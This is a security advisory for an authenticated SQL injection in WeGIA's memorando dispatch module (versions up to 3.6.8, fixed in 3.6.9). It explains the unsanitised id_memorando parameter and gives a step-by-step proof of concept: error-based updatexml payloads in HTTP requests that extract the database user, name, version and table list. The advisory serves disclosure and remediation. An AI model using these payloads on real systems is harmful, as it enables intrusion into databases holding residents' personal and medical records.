SQL Injection in `DespachoDAO.php` via `id_memorando` parameter

High **nilsonLazarin** published **GHSA-43jm-pcrq-w7gv** 4 days ago

Package

No package listed

Affected versions

<= 3.6.8

Patched versions

3.6.9

Description

Summary

WeGIA (Web gerenciador para instituições assistenciais) contains a SQL injection vulnerability in dao/memorando/DespachoDAO.php. The id_memorando parameter is extracted from $_REQUEST without validation and directly interpolated into SQL queries, allowing any authenticated user to execute arbitrary SQL commands against the database.

Details

The memorando dispatch system in WeGIA routes requests through controle/control.php to DespachoControle::listarTodos(). Inside this method, extract($_REQUEST) is called unconditionally, which creates local PHP variables from all request parameters — including id_memorando — without any type checking or sanitization. The value is then passed as-is to DespachoDAO::listarTodos(), where it is embedded directly into two consecutive SQL queries via string interpolation

```
// dao/memorando/DespachoDAO.php (lines 27-28) $consulta  = $pdo->query("... WHERE d.id_memorando='$id_memorando' ORDER BY d.data"); $consulta1 = $pdo->query("... WHERE id_memorando='$id_memorando' ORDER BY d.data");
```

Neither prepare() nor bindParam() is used. The html/memorando/listar_despachos.php page does apply filter_input(FILTER_VALIDATE_INT) on id_memorando, but this check is completely skipped when the request targets control.php directly — which is the intended API endpoint used by the frontend.

PoC

Prerequisites : An authenticated session. Any account with access to the memorando module is sufficient.

Step 01. Confirm the injection point (syntax error)

```
POST /WeGIA/controle/control.php?id_memorando=1' HTTP/1.1
Host: sec.wegia.org:8000
Cookie: PHPSESSID=<session>
Content-Type: application/x-www-form-urlencoded

nomeClasse=DespachoControle&metodo=listarTodos&modulo=memorando
```

```
Error:SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax...near ''1'' ORDER BY d.data' at line 1
```

Step 02. Extract database name, version, and current use

All three queries use the same POST body
nomeClasse=DespachoControle&metodo=listarTodos&modulo=memorando

DB user

```
POST /WeGIA/controle/control.php?id_memorando=1'+AND+updatexml(1,concat(0x7e,(SELECT+user()),0x7e),1)--+-
```

→ 'wegiauser@localhost'

DB name

```
POST /WeGIA/controle/control.php?id_memorando=1'+AND+updatexml(1,concat(0x7e,(SELECT+database()),0x7e),1)--+-
```

→ 'wegia'

DB version

```
POST /WeGIA/controle/control.php?id_memorando=1'+AND+updatexml(1,concat(0x7e,(SELECT+version()),0x7e),1)--+-
```

→ '10.11.6-MariaDB-0+deb12u1'

Step 03. Enumerate tables in the current database

MariaDB truncates XPATH error messages to 32 characters. Use 25-char SUBSTRING chunks and increment the start position to page through longer output.

Tables, positions 1–25

```
POST /WeGIA/controle/control.php?id_memorando=1'+AND+updatexml(1,concat(0x7e,SUBSTRING((SELECT+GROUP_CONCAT(table_name)+FROM+information_schema.tables+WHERE+table_schema=database()),1,25),0x7e),1)--+-
```


→ 'atendido,campo_imagem,car'

Tables, positions 26–50

```
POST /WeGIA/controle/control.php?id_memorando=1'+AND+updatexml(1,concat(0x7e,SUBSTRING((SELECT+GROUP_CONCAT(table_name)+FROM+information_schema.tables+WHERE+table_schema=database()),26,25),0x7e),1)--+-
```

→ 'go,categoria,configuracao'

Continue incrementing the start position by 25 to enumerate all tables.



Impact

The vulnerability exposes the full structure and contents of the WeGIA database, which stores resident personal information (name, CPF, medical history), staff records, and financial data. An attacker can enumerate all tables, extract any records, and modify or delete data. In database configurations that permit file operations, this could further lead to remote code execution via SELECT ... INTO OUTFILE.

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-35395

Weaknesses

No CWEs

Credits

pentestju	Reporter
GabrielPintoSouza	Remediation developer